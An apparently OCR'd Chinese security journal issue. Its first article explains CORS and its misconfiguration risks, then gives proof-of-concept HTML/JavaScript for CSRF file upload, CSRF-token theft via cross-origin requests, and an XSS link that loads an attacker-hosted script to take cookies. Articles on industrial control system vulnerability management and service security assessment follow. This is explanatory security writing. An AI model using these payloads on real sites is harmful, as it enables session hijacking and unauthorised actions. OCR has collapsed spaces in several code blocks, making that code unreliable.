这里请求头中这个域的信息实际上是由浏览器自己代为发送，并不是开发者在代码中可以控制的。

（三）复杂请求

复杂请求表面上看起来和简单请求在使用上差不多，但实际上浏览器发送了不止一个请求。其中首先发送的是一个预请求（Preflight Request），此时作为服务端，也需要返回预请求（Preflight Response）作为响应。

预请求实际上是对服务端的一种权限确认请求，只有当预请求成功返回时，实际请求才开始执行发送，否则就拒绝发送这个跨域请求。

前端 JavaScript :

```
// 创建 XHR 对象
functioncreateCORSRequest(method, url) {
varxhr = new XMLHttpRequest();
if ("withCredentials" in xhr) {
 // 针对 Chrome/Safari/Firefox.
xhr.open(method, url, true);
 } else if (typeofXDomainRequest!= "undefined") {
 // 针对 IE
xhr = new XDomainRequest();
xhr.open(method, url);
 } else {
// 不支持 CORS
xhr = null;
 }
returnxhr;
}
varurl='http://A.com/cors';
varxhr=createCORSRequest('PUT',url);
xhr.setRequestHeader(
‘X-Custom-Header’,’ value’ );
xhr.send();
```

Preflight HTTP 请求，预请求 :

```
OPTIONS/cors HTTP/1.1
Origin: http://www.A.com
Host:www.B.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: X-Custom-Header
Accept-Language: en-US
Connection: keep-alive
User-Agent:Mozilla/5.0...
```

这个预请求实际上是在为之后的实际请求发送一个权限验证请求，在预请求的响应返回的内容当中，服务端应当对这两项进行回复，以让浏览器确定请求是否能够成功完成。

预请求以 OPTIONS 形式发送，当中同样包含域，并且还包含了两项 CORS 特有的内容：

• Access-Control-Request-Method——该项内容是实际请求的种类，可以是 GET、POST 之类的简单请求，也可以是 PUT、DELETE 等等。

• Access-Control-Request-Headers——该项是一个以逗号分隔的列表，内容是复杂请求所使用的头部。

Preflight HTTP 响应，预响应：

```
Access-Control-Allow-Origin: http://www.B.com
Access-Control-Allow-Methods: GET,POST,PUT
Access-Control-Allow-Headers: X-Custom-Header
Content-Type: text/html; charset=utf-8
```

来看看预响应当中项目的含义：

• Access-Control-Allow-Origin（必含）——和简单请求一样的，必须包含一个域。

• Access-Control-Allow-Methods（必含）——这是对预请求当中 Access-Control-Request-Method 的回复，这是一个以逗号分隔的列表。尽管客户端或许只请求某一方法，但服务端仍然可以返回所有允许的方法，以便客户端将其缓存。

• Access-Control-Allow-Headers（当预请求中包含 Access-Control-Request-Headers 时必须包含）——这是对预请求当中 Access-Control-Request-Headers 的回复，和上面一样是以逗号分隔的列表，可以返回所有支持的头部。

• Access-Control-Allow-Credentials（可选）——和简单请求当中作用相同。

• Access-Control-Max-Age（可选）——以秒为单位的缓存时间。

一旦预响应成功返回，表示所请求的权限也都已经满足，此时实际请求开始发送。

实际 HTTP 请求：

```
PUT/cors HTTP/1.1
Origin: http://www.A.com
Host:www.B.com
X-Custom-Header: value
Accept-Language: en-US
Connection: keep-alive
User-Agent:Mozilla/5.0...
```

实际 HTTP 响应：

```
Access-Control-Allow-Origin: http://www.B.com
Content-Type: text/html; charset=utf-8
```

如果预请求所要求的权限服务端不允许，也就是预请求失败，那么服务端可以直接返回一个普通的 HTTP 回应，比如：

```
// ERROR - No CORS headers, this is an invalid request!
Content-Type: text/html; charset=utf-8
```

因为这样的响应不符合客户端的需求，所以预请求失败，客户端直接就拒绝发送后面的实际请求，也就是此次的跨域请求失败。

三、实现方法

（一）客户端使用方法

对于 CORS、Chrome、FireFox 以及 Safari，需要使用 XMLHttpRequest2 对象；而对于 IE，则需要使用 XDomainRequest。因此，在对象的创建上，我们不得不首先针对不同的浏览器而进行一下预处理。

在事件处理方面，原先的 XMLHttpRe-quest 对象仅仅只有一个事件——onready-statechange，用以通知所有的事件，而现在除了这个事件之外又多了很多新的其他事件。如：

- onloadstart * 当请求发生时触发（IE 的 XDomainRequest 不支持）
- onprogress 读取及发送数据时触发
- onabort * 当请求被中止时触发（IE 的 XDomainRequest 不支持）
- onerror 当请求失败时触发
- onload 当请求成功时触发
- ontimeout 当调用者设定的超时时间已过而仍未成功时触发
- onloadend * 请求结束时触发（IE 的 XDomainRequest 不支持）

对于 withCredentials，标准的 CORS 请求不对 cookies 做任何事情，既不发送也不改变。如果希望改变这一情况，就需要将 withCredentials 设置为 true。与之对应的，服务端在处理这一请求时，也需要将 Access-Control-Allow-Credentials 设置为 true。

在发送请求时，通过一个简单的 send() 方法进行发送，如果请求当中需要包含其他内容，这时也需要将其作为一个参数传递给 send() 即可。

在处理响应时，如果服务端配置 OK，那么发送请求之后，你将只需要处理后续的 onload 事件即可，这跟平时所使用的 XHR 一样。

下面我们来创建一个完整的客户端代码：

```
// 创建 XHR 对象
functioncreateCORSRequest(method,url){
varxhr=newXMLHttpRequest();
if("withCredentials"inxhr){
// 针对 Chrome/Safari/Firefox.
xhr.open(method,url,true);
}elseif(typeofXDomainRequest!="undefined"){
// 针对 IE
xhr=newXDomainRequest();
xhr.open(method,url);
}else{
// 不支持 CORS
xhr=null;
}
returnxhr;
}

// 辅助函数，用于解析返回的内容
functiongetTitle(text){
returntext.match('<title>(.*)?</title>')[1];
}

// 发送 CORS 请求
functionmakeCorsRequest(){
```

```
// bibliographica.org 是支持 CORS 的
varurl='http://bibliographica.org/';

varxhr=createCORSRequest('GET',url);
if(!xhr){
alert('CORS not supported');
return;
}

// 回应处理
xhr.onload=function(){
var text =xhr.responseText;
var title =getTitle(text);
alert('Response from CORS request to '+url+': '+ title);
};

xhr.onerror=function(){
alert('Woops, there was an error making the request.');
};

xhr.send();
}
```

通过上面介绍客户端需要干的事情后，现在我们可以发送请求了，但是如果直接使用上面的脚本进行请求，浏览器的控制台里面会报错，错误的原因是还没有设置服务器端的 Access-Control-Allow-Origin 头。

（二）服务器端使用方法

一个 CORS 请求可能包含多个 HTTP 头，甚至有多个请求实际发送，这对于客户端的开发者来说通常是透明的。因为浏览器已经负责实现了 CORS 最关键的部分；但是服务端的后台脚本则需要自行处理，因此还需要了解到服务端到底从浏览器那里收到了怎样的内容。

服务器端对于 CORS 的支持，主要就是通过设置 Access-Control-Allow-Origin 来进行的。如果浏览器检测到相应的设置，就可以允许跨域的访问。对于简单的 CORS 请求，只需要在服务器端的响应头中添加如下信息即可：

```
Access-Control-Allow-Origin : *
```

HTTP 头的设置方法有很多，http://enable-cors.org/server.html 这篇文章里对各种服务器和语言的设置都有详细的介绍，下面主要介绍 Apache 和 PHP 里的设置方法。

Apache 端配置：

Apache 需要使用 mod_headers 模块来激活 HTTP 头的设置，默认是激活的。只需要在 Apache 配置文件的 <Directory>，<Location>，<Files> 或 <VirtualHost> 的配置里加

入以下内容即可：

```
Header set Access-Control-Allow-Origin *
```


PHP 配置：

只需要在 PHP 文件中使用如下的代码设置即可。

```
<?php
header( “Access-Control-Allow-Origin: *” );
```

以上配置的含义是允许任何域发起的请求都可以获取当前服务器的数据。

对于客户端发送请求以及服务端进行处理的整个过程如下图：



四、安全隐患

从上面的整个客户端发送请求，服务器做出响应的流程来看，服务器接收到跨域请求的时候，并没有验证此请求合法性，而是直接处理了请求。所以从某种程度上来讲，在支持 CORS 的浏览器上可以实现跨域读写资源，打破了传统同源策略下不能跨域读写资源的困境，仔细想想这也是安全隐患的存在。

在很多实际情况中，很多管理员以及程序员将 Access-Control-Allow-Origin 设置为（*），允许来自所有域的跨域请求。那么此时的 CORS 就存在很大的安全问题了，只剩下 CORS 自身最后一道防线了，一个目标域设置成了允许任意域的跨域请求，这个请求又带着 Cookie 的话，这个请求是不合法的。

CORS 在设计的时候就做了一个这样的限制，就是如果需要实现带 Cookie 的跨域请求，需要明确的配置允许来源的域，使用任意域的配置是不合法的，浏览器会屏蔽掉返回的结果。javascript 就没法获取返回的数据了。这是 CORS 模型最后一道防线。假如没有这个限制的话，那么 javascript 就可以获取返回数据中的 csrf token，以及各种敏感数据。这个限制极大的降低了 CORS 的风险，基本上 CORS 也就没有任何安全机制可言了。

五、攻击场景

从可利用的实际环境角度来讲，有以下两种方法：

1、第一种，攻击者可以在自己控制的网页上嵌入到外域的跨域请求。如果受害者用户访问了此恶意的跨域请求链接，就会执行此跨域请求，从而攻击目标。比如攻击者的恶意跨域请求为到受害者

内网的链接，受害者访问此链接后，攻击者就可能获取到受害者内网的敏感信息资源。

2、还有一种是用户正常访问的网页上被嵌入了恶意跨域链接，此链接是一个到攻击者所控制页面的跨域请求，当受害者用户访问到了此恶意的跨域请求，从而劫持用户的会话，可发动进一步攻击。

六、实际利用

（一）CSRF 文件上传

传统的 CSRF 都是利用 HTML 标签和表单来发送请求的，通常用 CSRF 来上传一个文件不是很难的。问题在于我们创建的伪造表单，提交的数据跟浏览器文件上传提交的数据有一点不同，那就是上传的请求中，也就是 POST_DATA 中会有一个 filename 的参数，如果提交一个上传文件的请求时，没法成功添加 filename 参数的内容，这是因为 filename 参数是文件上传时 input 自动生成。但是在 CORS 出来后，利用 CSRF 上传文件就很容易了。

利用跨域资源共享 , 可以让 JavaScript 来发送有 filename 属性的合法的跨域请求，这样只要用户访问了恶意页面，就可以通过 CSRF 来上传文件了。如下 POC :

```
<html>
  <body>
    <script>
      function submitRequest()
      {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "https://www.example.com/test.html", true);
        xhr.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
        xhr.setRequestHeader("Accept-Language", "de-de,de;q=0.8,en-us;q=0.5,en;q=0.3");
        xhr.setRequestHeader("Content-Type", "multipart/form-data; boundary=---------------------------256672629917035");
        xhr.withCredentials = "true";
        var body = "-----------------------------256672629917035\r\n" +
          "Content-Disposition: form-data; name=\"message\"\r\n" +
          "\r\n" +
          "\r\n" +
          "-----------------------------256672629917035\r\n" +
          "Content-Disposition: form-data; name=\"file\"; filename=\"test2.txt\"\r\n" +
          "Content-Type: text/plain\r\n" +
          "\r\n" +
```

```
            "test3\r\n" +
            "-----------------------------256672629917035--\r\n";
          var Body = new Uint8Array(body.length);
          for (var i = 0; i < Body.length; i++)
           Body[i] = body.charCodeAt(i);
          xhr.send(new Blob([Body]));
        }
      </script>
      <form action="#">
        <input type="submit" value="Submit request"
onclick="submitRequest();" />
      </form>
    </body>
  </html>
```

（二）劫持回话

利用 CORS，可以绕过一些反会话劫持的方法，如 HTTP-Only 限制的 Cookie，绑定 IP 地址的会话 ID 等。

当一个用户登录下面的测试网站：http://www.test.net/，该站点存在存储型 XSS，攻击者在 http://www.test.net/ 站点上放上了一段恶意链接，如下：http://www.test.net/search.aspx?key=<script/src="http://www.test.net/e1.js"></script>，这里的 http://www.test.net/ 是攻击者控制的，当受害者访问了此链接，其 IP 或者 Cookie 等就会发送到攻击者站点，从而进一步进行攻击。

（三）窃取 Token 令牌

目前很多互联网站点都在使用 token 来防御 CSRF 攻击，但是通过 CORS 我们可以窃取到 CSRF Token 内容。要使用 CSRF 攻击，必须先获得这里的 CSRF Token。

攻击者可以提交一个 Ajax 请求到目标站点并且执行一些操作，窃取到 token 令牌，然后进行 CSRF 攻击。

攻击者可编写如下代码，发送 Ajax 请求到目标站点页面并接受其响应，在返回的数据包中搜索 CSRF Token，找到后，发送另外一个 Ajax 请求，其中包含了 CSRF Token，从而完成 CSRF 攻击。POC 如下：

```
<html>
<head>
<script>
function testing()
{
varxmlhttp;
if(window.XMLHttpRequest)
{
xmlhttp=newXMLHttpRequest();
}
else
```

```
    {
    xmlhttp=newActiveXObject("Microsoft.XMLHTTP");
    }
    xmlhttp.open("GET","http://www.test.com/csrftoken.php",false);
    xmlhttp.send();
    if(xmlhttp.status==200)
    {
    varstr=xmlhttp.responseText;
    var n=str.search("csrfToken");
    var final=str.substring(n+18,n+28);
    varurl="http://www.test.com/setting.php?content=settingcontent&csrfToken="+ escape(final);
    xmlhttp.open("GET",url,true);
    xmlhttp.send();
    }
    }
    </script>
    </head>
    <bodyonload="testing();">
```

```
    </body>
    </html>
```

以上的一切操作全在后台进行，用户完全不知情，因此，在 CORS 中，攻击者完全可能获取到 CSRF TOKEN 和执行一些操作。

（四）访问内部敏感信息

很多开发者为了各个应用之间调用简洁方便，在很多应用中都添加了以下头：

Access-Control-Allow-Origin: * (允许任何域发起的请求都可以获取当前服务器的数据)，这样便带来了很大的安全隐患。

攻击者可以利用社会工程学，让内部用户点击一个链接，然后攻击者就可以访问到内部的一些资源，如以下操作步骤：

a、员工登录到内部的某应用，如 www.internal-url.com

b、internal-url 服务器返回的响应头设置了 Access-Control-Allow-Origin: *

c、员工受到一封邮件，点击了链接—www.malicious-site.com

d、这个站点包含了正常的 UI 内容，所以员工一般不会察觉，但是，该页面包含了一段 javascript 代码。该 javascript 代码会发送一个 XMLHttpRequest 请求。

e、改代码会分析返回的数据包，并把它发送到攻击者的服务器。

f、攻击者获取到公司内部站点的相关信息。

（五）其他

很多程序员在写 Ajax 请求的时候，对目标域限制不严导致很多问题。FaceBook 出现过这样一个案例。有点类似于 url 跳转，JavaScript 通过 url 里的参数进行 Ajax 请求，通过控制这个参数实现注入攻击。详见：http://m-austin.com/blog/?p=19。

参考文献

1) http://resources.infosecinstitute.com/demystifying-html-5-attacks/

2) http://blog.csdn.net/hfahe/article/details/7730944

3) http://www.html5rocks.com/en/tutorials/cors/

4) http://enable-cors.org/resources.html

工控系统安全治理新思路

产品推广部　张旭　产品管理中心　向智

关键词：工业控制系统　漏洞


摘要：随着工业信息化进程的快速推进，信息、网络技术在工业控制领域得到了广泛的应用。工业控制系统逐渐打破了以往的封闭性，这使得工业控制系统也必将面临黑客入侵等传统的信息安全威胁。本文分析了工业控制系统面临的安全威胁，以及现有工业控制领域安全工作的进展，然后提出了我们应对工业控制系统安全问题的解决思路，从根本上发现并解决工业控制系统安全问题。

一．工业控制系统安全威胁

随着工业信息化进程的快速推进，信息、网络以及物联网技术在智能电网、智能交通、工业生产系统等工业控制领域得到了广泛的应用，极大地提高了企业的综合效益。为实现系统间的协同和信息分享，工业控制系统也逐渐打破了以往的封闭性，采用标准、通用的通信协议及硬软件系统，甚至有些工业控制系统也能以某些方式连接到互联网等公共网络中。

这使得工业控制系统也必将面临病毒、木马、黑客入侵、拒绝服务等传统的信息安全威胁，而且由于工业控制系统多被应用在电力、交通、石油化工、核工业等国家重要行业中，其安全事故造成的社会影响和经济损失会更为严重。出于政治、军事、经济、信仰等诸多目的，敌对的国家、势力以及恐怖犯罪分子都可能把工业控制系统作为达成其目的的攻击目标。

根据 ICS-CERT（US-CERT 下属的专门负责工业控制系统的应急响应小组）的统计，自 2011 年以来，工业控制系统相关安全事件数量大幅度上升。虽然针对工业控制系统的安全事件与互联网上的攻击事件相比，数量少得多，但由于工业控制系统对于国计民生的重要性，每一次事件都会带来巨大的影响和危害。



二．现有工业控制领域安全工作进展

工业控制系统脆弱的安全状况以及日益严重的攻击威胁，已经引起了国家的高度重视，甚至提升到“国家安全战略”的高度，并在政策、标准、技术、方案等方面展开了积极应对。在明确重点领域

工业控制系统信息安全管理要求的同时，国家主管部门在政策和科研层面上也在积极部署工业控制系统的安全保障工作。

自 2013 年以来，工业控制系统的安全问题在国内许多信息安全相关的技术大会上作为重要的研讨议题频繁出现，已成为工业控制系统相关的各行业以及信息安全领域的研究机构、厂商所关注的热点方向之一。同时，国家在政策制订、技术标准研制、科研基金支持、促进行业内合作等方面也在逐步加大推动的力度。其中很多厂商在工业控制领域安全工作进展也十分明显。

2.1 工业控制系统制造商

随着工业控制系统安全问题越来越受关注，各个工业控制系统制造商也将工业控制系统安全工作纳入其工作范畴之中。在研发制造阶段，很多制造商引入安全评估机制，对其生产的工业控制设备进行安全评估。目前以西门子、施耐德、罗克韦尔等为主的国际大型工业控制系统制造商都已经在积极的进行工业控制系统安全研究。

以西门子为例，西门子中国研究院成立了信息安全部，专门针对工业控制系统进行安全研究工作。西门子提出了纵深防御的安全理念，将工厂安全、网络信息安全、系统完整性统一考虑，形成解决方案。




图 1 西门子工业信息安全体系

但是可以看到，西门子的工业信息安全虽然宣称贯穿自动化系统所有层级，但主要针对的是西门子自身的设备产品，给出了基于访问控制、密码保护在内的信息安全解决方案。

施耐德、罗克韦尔的情况与西门子比较类似，均提出了针对自身产品的工业控制系统信息安全解决方案。

从总体上看，先进的工业控制系统制造商都能够提出自己的工业控制系统信息安全解决方案。但是这些制造商做这项工作也有其不足之处：各个厂商需要在 IT 安全领域与各种传统 IT 安全厂商合作才可以实现其信息安全解决方案。而更为关键的 OT 安全领域，这些制造商仅能够针对自身产品提供解决方案，无法提供跨厂商的 OT 安全解决方案。

2.2 工业控制安全供应商

目前也有很多重点在工业控制安全开展工作的厂商，这些厂商主要为工业控制系统用户提供通用的工业控制安全产品或服务。

提供工业控制产品的典型厂商如海天炜业、力控华康等厂商。这些工业控制安全供应商

一般在工业控制领域都有技术积累，因此能够快速推出工业控制安全设备。但由于这些厂商在信息安全领域的积累不足，所以推出的安全设备主要为访问控制类产品，如工控防火墙、工控隔离网关等。

图 2 Tofino 工业防火墙

三．工业控制系统安全治理的治本之道

3.1 工业控制系统面临更加苛刻的安全性要求

在工业控制系统中，无论是一次系统还是二次系统，以及间隔层还是过程层，业务的连续性、健康性是至关重要的，尤其是石化、电力、交通、核工业、水利等行业。而工业控制系统由于其长期封闭、独立的特性，造成了在安全方面建设的欠缺，不具备更多的容错处理，比如异常指令的处理，不具备较大压力的处理，比如快速数据传输、访问等。在 Gartner 报告中，总结了工业控制系统安全性相比 IT 环境的一些区别性特性：

• 工业控制系统安全问题将直接对物理环境造成影响，有可能导致死亡、受伤、环境破坏和大规模关键业务中断等。

• 工业控制系统安全相比 IT 安全有更广泛的威胁向量，包括安全限制和特有网络协议的支持。

• 工业控制系统安全涉及的系统厂商多，测试和开发环境多种多样。

• 一些工业控制系统安全环境面临预算限制，这是与那些需要严格监管的 IT 不同之处。

• 在传统的安全性和可用性作为主要安全特性的 IT 行业，工业控制系统行业还会关注对产品质量的协调影响，运营资产和下游后果的安全问题。

3.2 把成熟的 IT 风险评估技术移植到工业控制系统环境中

在面对与 IT 系统不一样的安全性要求的工业控制系统时，如何把成熟的 IT 风险评估技术移植到工业控制系统中，成为必须解决的问题。对这些挑战进行小结的话，可以归纳为两个方面：一个是如何覆盖多样的工业控制系统；一个是如何在评估时保障业务的连续性和健康性。以下从这两个方面分别进行探讨。

3.2.1 覆盖多样的工业控制系统

在安全风险评估时，不仅需要对在工业控制系统中使用的传统 IT 设备 / 系统，比如操作系统、交换机、路由器、弱口令、FTP 服务器、Web 服务器等，进行安全评估，还需要覆盖工业控制系统中所特有的设备 / 系统，比如 SCADA、DCS、PLC、现场总线等；同时，不仅要覆盖对漏洞的评估，还需要对一些关键系统的配置进行安全性评估；在工控协议的支持上，需要对主流的 Modbus、Profinet、IEC60870-5-104、IEC60870-5-1、IEC61850、

DNP3 等主流的工控协议进行覆盖，其覆盖范围可参见图 3。




图 3 工控系统评估范围

但是，根据 HIS 最近的研究报告“2013 全球工业以太网和现场总线技术”中的调查显示，从 2011 年到 2016 年，虽然新增加网络节点的总数量将会增加超过 30%，但是现场总线和以太网产品的混合产品数量将会基本维持不变，从 23% 到 26% 仅仅增加 3 个百分点。由于技术更新的成本、难度，老式工业总线很难都替换成支持以太网的新式总线。因此，需要有一种有效地手段，可以对基于老式总线工业控制系统进行漏洞扫描。我们的解决思路是，使用一种有效的基于总线转换技术的漏洞扫描技术，也就是说通过对老式总线的接入方式的转换，例如 RS485 转换成以太网，使得采用标准工控总线协议的工业控制系统，例如 PROFIBUS-DP、MODBUS 等，可以通过以太网的方式进行漏洞扫描。这种技术可以有效地把基于以太网的成熟漏洞扫描技术引进到老式的工业控制系统中，实现更全面的安全风险评估。转换思路可如图 4 所示。




图 4 工业控制系统总线转换技术

3.2.2 在评估时保障业务的连续性和健康性

在面对安全性要求更高的工业控制系统，需要在扫描时更加安全、可靠，而工业控制系统由于长期封闭建设的原因，设备 / 系统相比 IT 系统更加的脆弱。因此需要采用“零影响”的扫描技术以保障设备的零影响。在解决思路上，如果能把安全扫描融入到正常的业务中，也就是说扫描行为与正常的业务行为保持一致性，将很好地解决这个问题。同时，通过在 IT 系统中多年积累的安全扫描经验，能够更好地保障业务的连续性和健康性。

3.3 如何进行成熟的安全风险评估

结合漏洞的生命周期以及漏洞管理流程，可从以下三个方面进行成熟的安全风险评估：

3.3.1 可视化的工控风险展示

风险“可视化”是进行风险管控必不可少的特性。科学的风险发现、风险跟踪技术可以很好地提高整体风险控制的水平，可为企业带来更高的效率，有的甚至可以提高效果。

我们根据多年的经验积累，采用了更具实效性的仪表盘技术，从不同的角度展示设备风险及趋势。

- 包含资产整体的风险值、资产分析趋势图。
- 包含主机风险等级分布、资产风险分布趋势。
- 能够可视化的显示当前资产的风险值及过去一段时间的变化趋势。

3.3.2 基于工控资产的漏洞跟踪

工控系统一般规模大，资产数量、漏洞数量、脆弱性问题也很多，汇总成大量的风险数据，会使安全管理人员疲于应付，又不能保证对重要资产的及时修补。

因此漏洞跟踪是需要尽量收集工控系统环境信息，建立起工控资产关系列表，系统基于资产信息进行脆弱性扫描和分析报告；需要从风险发生区域、类型、严重程度进行不同维度的分类分析报告，用户可以全局掌握安全风险，关注重点区域、重点资产，对严重问题优先修补。对于需要定位工控资产安全脆弱性的安全维护人员，通过直接点击仪表盘风险数据，可以逐级定位风险，直至定位到具体主机具体漏洞；同时需要提供了强大的搜索功能，可以根据资产范围、风险程度等条件搜索定位风险。

3.3.3 完善的工控漏洞管理流程

安全管理不只是技术，更重要的是通过流程制度对安全脆弱性风险进行控制，很多公司制定了安全流程制度，但仍然有安全事故发生，人员对流程制度的执行起到关键作用，如何融入管理流程，并促进流程的执行是安全脆弱性管理产品需要解决的问题。

图 5 工控漏洞管理流程

安全管理流程制度一般包括预警、检测、分析管理、修补、审计等几个环节，结合安全流程中的预警、检测、分析管理、审计环节，并通过事件告警督促安全管理人员进行风险修补。

四．总结

工业控制系统安全是近一两年来备受各方关注的一个新兴安全技术领域。工业控制系统制造商、传统安全厂商和工控安全厂商都在这一领域投入力量展开研究，希望能够给工业控制系统用户提供一个有效的安全解决方案。

目前各类通用工业控制系统安全问题解决思路还是从外围的访问控制入手，本文给出一个从工业控制系统漏洞管理入手的解决思路，希望能够从根本上更好地解决工业控制系统安全问题。我们也在依照这个思路开展研发工作，目前已经基本完成了工控漏洞扫描系统的研发工作，并且在一些工控环境进行验证工作。希望在不久之后，更具针对性、更有效的工控漏洞扫描系统将会更好地在工业控制系统安全领域发挥作用。

互联网新技术新业务信息安全评估实践方法探讨

行业技术部 唐俊飞 李国军

关键词：新技术新业务 安全评估 业务流 实践方法

摘要：本文着重探讨对于“互联网新技术新业务信息安全评估”的一些理解和实践的方法。

1. 引言

随着IPv6、三网融合、云计算、移动互联网和物联网等新技术的引入，以及互联网业务的蓬勃发展，为促进互联网业务健康有序发展，维护国家安全和社会稳定，保障用户合法权益，加强互联网新技术新业务安全管理，工信部在2011年下发了《互联网新技术新业务信息安全评估管理办法（试行）》，各运营商也随之下发了各自的管理办法，也做了细化的明确要求。

但随着安全服务市场的不断演变，用户在单纯的安全技术评估、安全加固的基础上，更希望能够通过安全建设保障其业务的持续、顺畅运行，保障其业务发展战略的实现。我们通过在信息安全评估中不断的探索，落实“以业务为中心、风险为导向”的评估思想，建立和推动信息安全评估理论、方法、操作流程和作业规范的完善和提升，彰显信息安全评估对保障客户业务顺畅运行的意义，提升安全服务的工作绩效以及安全服务的层次和水平。

2. 互联网新技术新业务信息安全评估内容解读

2.1 互联网新技术新业务信息安全评估的主要内容

根据工信部与三大运营商对互联网新技术新业务信息安全评估的要求，评估内容主要包括：与业务相关的网络架构安全、设备安全、平台安全、业务流程安全、内容安全、业务数据安全、系统运维及人员管理安全等方面。

2.2 “传统”安全评估的主要内容

虽然我们目前的评估都来自于ISO13335-2信息安全风险管理中（如图1），但主要的内容为：

管理脆弱性识别	包括组织架构管理、人员安全管理、运维安全管理、审计安全管理等方面的评估
技术脆弱性识别	✓ 漏洞扫描：对网络安全、网站安全、操作系统安全、数据库安全等方面的脆弱性进行识别。 ✓ 基线安全：对各种类型操作系统（HP-UX、AIX、SOLARIS、LINUX、Windows 等）、WEB 应用（IIS、Tomcat 等）、网络设备等网元的安全配置进行检查和评估。 ✓ 渗透测试：渗透测试是站在攻击者的角度，对目标进行深入地技术脆弱性的挖掘。




图 1

2.3 业务信息安全评估与“传统”安全评估的对比

虽然安全风险评估基本都按照了 ISO13335-2 中的方法来操作，但是我们通过对业务信息安全评估的内容和“传统”安全评估内容对比不难看出，“传统”安全评估主要集中在网络、系统和应用软件层，且每层的评估比较孤立，很难全面的反应业务的主要风险。“以业务为中心、风险为导向”的业务系统安全评估能够与客户的业务密切结合，风险评估结果和安全建议能够与客户的业务发展战略相一致，最终做到促进和保障业务战略的实现。

3. 互联网新技术新业务信息安全评估主要方法

3.1 主要思路和理论

3.1.1 “业务为中心、风险为导向”的信息安全评估思路

互联网新技术新业务信息安全评估是开展其他信息安全服务的基础，而以“业务为中心、风险为导向”的信息安全评估思路，是切实落实信息安全风险评估的根本保证。

“以业务为中心，风险为导向”的信息安全评估是指以客户组织所提供的业务为中心，去了解实现其业务的一系列业务流程。然后，从管理流程的角度去了解其组织结构、部门职责、管理制度和规范、审计制度和规范，并评价和分析管控措施对风险的控制程度和能力，以及是否满足相关的标准规范要求；从 IT 系统角度去了解系统提供的业务功能，梳理其 IT 流程，并基于系统及网络结构对 IT 流程进行刻画和描述，并深入了解贯穿 IT 流程的数据处理活动，分析和评估价现有安全控制措施对 IT 风险、业务风险的控制程度和能力。

最终全面、系统的分析业务信息系统面临的风险。

3.1.2 基本概念

• 业务是什么?

在组织层面上讲，业务一般是指基于自身的产品和能力为客户

提供的有价值的产品或服务。一个组织通过业务的正常、有效运作，可以为客户创造价值，获取利润，并维持组织的有效运转和发展。

从顾客的角度看，业务就是提供给顾客（内部、外部和第三方）的有价值的服务。

